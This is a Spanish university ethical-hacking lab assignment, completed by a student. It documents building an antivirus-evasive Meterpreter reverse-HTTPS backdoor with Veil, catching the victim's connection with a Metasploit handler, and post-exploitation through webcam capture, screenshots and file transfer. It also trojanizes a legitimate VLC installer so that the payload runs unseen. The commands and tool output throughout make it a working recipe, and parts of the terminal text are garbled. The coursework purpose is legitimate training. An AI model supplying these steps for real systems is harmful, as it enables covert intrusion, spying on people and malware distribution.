



HACKIN ÉTICO Y PENTESTING II (PRÁCTICA II)

Los objetivos de esta segunda práctica son los siguientes:

- I. APRENDER A CREAR Y DISTRIBUIR PUERTAS TRASERAS O BACKDOORS**
- II. CREACIÓN E INTRODUCCIÓN DE UN TROYANO EN UN EQUIPO VÍCTIMA**
- III. CONOCER QUÉ ACCIONES SE PUEDEN LLEVAR A CABO SOBRE UN EQUIPO QUE TIENE UN TROYANO INSTALADO**



PARTE I: CREAR Y DISTRIBUIR PUERTAS TRASERAS O BACKDOORS

(5 puntos)

Backdoor: Tipo de troyano que permite el acceso al sistema infectado y su control remoto. El atacante puede entonces eliminar o modificar archivos, ejecutar programas, enviar correos masivamente o instalar herramientas maliciosas (<https://www.welivesecurity.com/la-es/glosario/#B>)


Por hacer un símil con la realidad, un *backdoor* sería como una entrada secreta a una fortaleza, oculta para la mayoría pero que unos pocos conocen y pueden aprovecharla para entrar sin ser vistos y realizar sus acciones (<https://www.welivesecurity.com/la-es/2015/04/17/que-es-un-backdoor/>)

Para crear la puerta trasera haremos uso del software Veil (<https://github.com/Veil-Framework/Veil>)

Se pide (para todo ello ver documento de ayuda):

1. (1 punto) Instalar el framework Veil en Kali

Insertar pantallazo con la ejecución correcta del framework Veil en nuestro Kali



2. **(1 punto)** Generar la puerta trasera o backdoor (troyano) mediante Veil modificando los parámetros para intentar que sea lo menos detectable posible (si se deja todo por defecto es más fácil que los antivirus lo detecten)

Insertar pantallazo o pantallazos con la finalización de la creación del troyano, donde se demuestre que se ha creado y las opciones que se han fijado

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: ~ x

Payload: go/meterpreter/rev_https selected

Required Options:

Name          Value           Description
----          -----          -----
BADMACS       FALSE          Check for VM based MAC addresses
CLICKTRACK    X              Require X number of clicks before execution
COMPILE_TO_EXE Y              Compile to an executable
CURSORCHECK   FALSE          Check for mouse movements
DISKSIZE      X              Check for a minimum number of gigs for hard disk
HOSTNAME      X              Optional: Required system hostname
INJECT_METHOD Virtual        Virtual or Heap
LHOST         IP of the Metasploit handler
LPORT         80             Port of the Metasploit handler
MINPROCS     X              Minimum number of running processes
PROCHECK     FALSE          Check for active VM processes
PROCESSORS   X              Optional: Minimum number of processors
RAMCHECK      FALSE          Check for at least 3 gigs of RAM
SLEEP         X              Optional: Sleep "Y" seconds, check if accelerated
USERNAME      X              Optional: The required user account
USERPROMPT   FALSE          Prompt user prior to injection
UTCHECK      FALSE          Check if system uses UTC time

Available Commands:

back          Go back to Veil-Evasion
exit          Completely exit Veil
generate      Generate the payload
options       Show the shellcode's options
set           Set shellcode option

[go/meterpreter/rev_https>>]: set LHOST 192.168.0.21
[go/meterpreter/rev_https>>]: set LPORT 8080
[go/meterpreter/rev_https>>]: set PROCESSORS 2
[go/meterpreter/rev_https>>]: set SLEEP 9
[go/meterpreter/rev_https>>]: set PROCESSORS 1
[go/meterpreter/rev_https>>]: set PROCESSORS 2
[go/meterpreter/rev_https>>]: set CURSORCHECK true
[go/meterpreter/rev_https>>]: set DISKSIZE 5
[go/meterpreter/rev_https>>]: generate
```

3. **(0.5 puntos)** Para ver si los antivirus lo detectarían existen servicios online que permiten comprobarlo. Uno de los más usados es www.virustotal.com , pero vamos a evitarlo porque comparte sus resultados de escaneos con las bases de datos de los antivirus. Usaremos mejor este: (<https://nodistribe.com>)

Insertar pantallazo con la salida del escaneo (sea bueno el informe o no, no se va a valorar eso)

64ecd455eae56bd03a58de2f9b2dd4e7672a6761fc15ee4a1a81a5db8fd45b
Search

0 / 59
No engines detected this file

64ecd455eae56bd03a58de2f9b2dd4e7672a6761fc15ee4a1a81a5db8fd45b
rev пенет_1.rc
145.0 B Size
2020-04-19 21:09:57 UTC a moment ago
TXT

DETECTION	DETAILS	COMMUNITY	
Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	ALYac	Undetected
Anti-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	Avast-Mobile	Undetected
AVG	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav	Undetected
CAT-QuickHeal	Undetected	ClamAV	Undetected
CMC	Undetected	Comodo	Undetected
Cyren	Undetected	DrWeb	Undetected
Emsisoft	Undetected	eScan	Undetected
ESETNOD32	Undetected	F-Prot	Undetected
F-Secure	Undetected	FireEye	Undetected
Fortinet	Undetected	GData	Undetected
Ikarus	Undetected	Jiangmin	Undetected
K7AntiVirus	Undetected	K7GW	Undetected
Kaspersky	Undetected	Kingssoft	Undetected
Malwarebytes	Undetected	MAX	Undetected
MaxSecure	Undetected	McAfee	Undetected
McAfee-GW-Edition	Undetected	Microsoft	Undetected
NANO-Antivirus	Undetected	Panda	Undetected
Qihoo-360	Undetected	Rising	Undetected
Sangfor Engine Zero	Undetected	Sophos AV	Undetected
SUPERAntiSpyware	Undetected	Symantec	Undetected
TACHYON	Undetected	Tencent	Undetected
TrendMicro	Undetected	TrendMicro-HouseCall	Undetected
VBA32	Undetected	VIPRE	Undetected
ViRobot	Undetected	Yandex	Undetected
Zillya	Undetected	ZoneAlarm by Check Point	Undetected
Zoner	Undetected	Acronis	Unable to process file type
Alibaba	Unable to process file type	SecureAge APEX	Unable to process file type
CrowdStrike Falcon	Unable to process file type	Cybereason	Unable to process file type
Cylance	Unable to process file type	eGambit	Unable to process file type
Endgame	Unable to process file type	Palo Alto Networks	Unable to process file type
SentinelOne (Static ML)	Unable to process file type	Sophos ML	Unable to process file type
Symantec Mobile Insight	Unable to process file type	Trapmine	Unable to process file type
Trustlook	Unable to process file type	Webroot	Unable to process file type

VirusTotal
Community
Tools
Premium Services
Documentation

Contact Us
Join Community
API Scripts
Intelligence
Get Started

How It Works
Vote and Comment
YARA
Hunting
Searching

Terms of Service
Contributors
Desktop Apps
Script
Reports


Privacy Policy
Top Users
Browser Extensions
API v3 | v2
API v3 | v2

Blog
Latest Comments
Mobile App
Monitor
Use Cases



4. (1 punto) Ejecución de Veil para escuchar conexiones de posibles víctimas por el puerto 80. Usaremos este puerto, que es el que se usa para la navegación web, de forma que la víctima pueda conectarse a nosotros incluso si está detrás de un firewall. Esta es la base de un shell inverso (reverse Shell)

Insertar pantallazo donde se demuestre que estamos escuchando por el puerto 80




```
Terminal
File Edit View Search Terminal Help
Name Current Setting Required Description 79024 (3.3 MiB)
---- ---- RX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
Payload options (windows/meterpreter/reverse_https): 0
Name Current Setting Required Description oopback
---- ---- RX packets 0 bytes 0 (0.000 bits/sec, 0.000 Kib)
EXITFUNC process RX errors yes dropped Exit technique (Accepted: '', seh, thread, process, none)
LHOST Home TX packets 56 bytes 3276 (3.1 Kib)
LPORT 8443 TX errors yes dropped The local listener hostname collisions 0
LURI Des root@kali:~# metasploit noloit The HTTP Path
bash: metasploit: command not found
root@kali:~# metasploit
Exploit target:sh: metasploit: command not found
root@kali:~# metasploit
Id Name
-- -- root@kali:~# []
0 Wildcard Target

[*] Started HTTPS reverse handler on https://192.168.0.21:8080
```

5. (1 punto) Distribución del troyano. Vamos a hacer que la víctima lo descargue de nuestro sitio web y lo ejecute. Ver documento de ayuda.

Insertar pantallazo donde se demuestre que está publicado el backdoor y que la víctima (nuestro Windows) lo puede descargar.



6. (0.5 puntos) Ejecución de dicho fichero. Ejecutarlo en Windows (que sería la víctima. Los que tengáis equipos MacoOS deberéis crear una máquina virtual con Windows 10 como víctima. Podéis bajaros una versión de evaluación del propio sitio de Microsoft.

Nota: Según lo bueno que sea nuestro troyano y el antivirus que tengamos, podremos ejecutarlo de primeras o no. Como el objetivo es ver el proceso y no la creación de un troyano indetectable por ningún antivirus (cosa que es bastante difícil de hacer), quizás se tenga que deshabilitar el antivirus temporalmente y no hacer caso a las advertencias de Windows para poder ejecutarlo.

Insertar pantallazo donde se demuestre que se ha ejecutado el troyano en nuestra máquina Windows.

Insertar pantallazo de nuestro Kali donde se demuestre que la víctima, una vez ha ejecutado el troyano, se conecta a nuestro Kali (sin saberlo él, claro)

```
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://192.168.0.21:8080
sysinfo
[*] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 192.168.0.21
LHOST => 192.168.0.21
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf5 exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://192.168.0.21:8080
[*] https://192.168.0.21:8080 handling request from 192.168.0.14; (UUID:'vmouugtl') Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 2 opened (192.168.0.21:8080 -> 192.168.0.14:60984) at 2020-04-03 18:45:54 -0400
meterpreter > pwd
\\Mac\\Home\\Downloads
meterpreter > sysinfo
Available Commands:
Computer : JOSEJARAMIL7979    back      Go back to Veil-Evasion
OS       : Windows 10 (Build 18363).  generate   Completely exit Veil
Architecture : x64           options   Generate the payload
System Language : es_ES        set       Show the shellcode's options
Domain   : WORKGROUP
Logged On Users : 3
Meterpreter : x86/windows    [go/meterpreter/rev_https>>]: 
meterpreter >
```

PARTE II: ACCIONES. CONOCER LO QUE SE PUEDE HACER CUANDO HAY UN TROYANO INSTALADO EN EL EQUIPO VÍCTIMA.

(3 puntos)




¿Qué hacemos ahora una vez que hemos conseguido que la víctima se conecte a nosotros? A este proceso se le llama en inglés **post exploitation**.

7. (0.5 puntos) Listar las cámaras del equipo víctima. Necesitamos ver primero cómo se llama la cámara del equipo víctima


```
meterpreter > pwd
\\Mac\Home\Downloads
meterpreter > sysinfo
Computer : JOSEJARAMIL7979
OS : Windows 10 (Build 18363).
Architecture : x64
System Language : es_ES
Domain : WORKGROUP
Logged On Users : 3
Meterpreter : x86/windows
meterpreter > pwd
\\Mac\Home\Downloads
meterpreter > webcam_list
1: FaceTime HD Camera (Built-in)
meterpreter >
```

8. (0.5 puntos) Sacar una foto de la persona que está delante del equipo en ese momento (en este caso vosotros mismos)






9. (0.5 puntos) Ver en vídeo (streaming) qué está haciendo la persona que está delante del equipo en ese momento (en este caso vosotros mismos)



10. (0.5 puntos) Hacer un pantallazo del escritorio



11. (1 punto) Acciones sobre el sistema de ficheros remoto

- 1) Mostrar el directorio en el que me encuentro en la máquina remota (víctima)
- 2) Descargar un fichero que hay en el equipo remoto
- 3) Subir un fichero desde nuestro Kali a la víctima.

```
meterpreter > download c:\\msdia80.dll
[*] Downloading: c:\\msdia80.dll -> msdia80.dll
[*] Downloaded 883.50 KiB of 883.50 KiB (100.0%): c:\\msdia80.dll -> msdia80.dll
[*] download : c:\\msdia80.dll -> msdia80.dll
meterpreter > pwd
C:\\\rev_pentest_II.rc
[*] uploaded : /root/Desktop/rev_pentest_II.rc -> c:\\\\rev_pentest_II.rc
```



PARTE III: CAMUFLAJE DEL TROYANO **(2 puntos)**

En esta parte de la práctica vamos a intentar mejorar la forma en la que podemos distribuir el troyano y sobre todo cómo camuflarlo.

Aquí **sí** que se valorará lo ingenioso que sea la solución elegida además de su eficacia.

Para ello se dan varias ideas de partida, **pero la solución no tiene por qué ser una de estas**. De hecho, por ejemplo, camuflarlo con el Winrar sería la solución menos imaginativa, pero se da como ejemplo sencillo de cómo hacerlo:

- a) Investigar el uso de programas de camuflaje que permiten introducir un troyano en una canción o una foto (en general en cualquier fichero)**

- b) Hacer uso de las capacidades de programas como el winrar para ocultar ejecutables.**

- c) Investigar en Internet cómo ejecutar un programa que vaya adjuntado en un email, o en el código html de una página web.**

- d) Investigar el uso de descargadores troyanos (Downloaders)**



- e) O cualquier otro método que investiguéis y que sea convenientemente explicado.

Utilicé la herramienta Trojanizer de Kali:

<https://github.com/r00t-3xp10it/trojanizer>

Esta herramienta mete la ejecución del payload antes de la ejecución de un exe normal, por tanto yo utilicé el instalador original de vlc que es gratuito y cuando el usuario se descarga el instalador le da doble click y este inicia normalmente y en background ejecuta nuestro exploit, en esta prueba no nos funcionó bien el icono, pero con una herramienta más se corrige el detalle.

Algo bueno es que haciendo la prueba el Windows defender no lo detecta.

descargar y ejecutar el ./trojanizer


Después se selecciona el payload que se quiere esconder

Después el .exe legal


Después un ícono del .exe legal

Y listo se genera

```
[+] Trojanizer : start sfx archive compression .. Templates
[+] Config WINE path for icon replacement : done!
[+] Copy all files to output folder : done!
[+] Extract filenames from full paths : done!
[+] Build SFX configuration file : done!
[+] Use WINRAR to compress files : working ...
[+] Trojanizer : All tasks completed ..
[+] Report bugs: https://github.com/r00t-3xp10it/trojanizer/issues
root@kali:~/Desktop/trojanizer#
```



**NOTESE EL ARCHIVO VLC-INSTALLER, ES EL INSTALADOR FALSO
PERO FUNCIONA IGUAL QUE EL REAL**



INSTRUCCIONES

1. Entrega: una memoria en PDF creada a partir de este documento.
2. Dadas las circunstancias y la imposibilidad en general de reunirse en grupo, esta práctica solo podrá entregarse **de forma individual**. Por supuesto podéis colaborar entre vosotros de la forma en que podáis.
3. Los días de clase que nos quedan estarán dedicados a tutorías. Estas tutorías serán a distancia (online) o presenciales, según sea la evolución de la situación en la que nos encontramos.



- **La fecha límite de entrega será el viernes 24 de abril a las 23 horas (IMPRORROGABLE).**

- No se recogerán memorias entregadas fuera de fecha o por otro medio distinto de los indicados (como por ejemplo el mail). Debe entregarse en el apartado correspondiente en el campus virtual.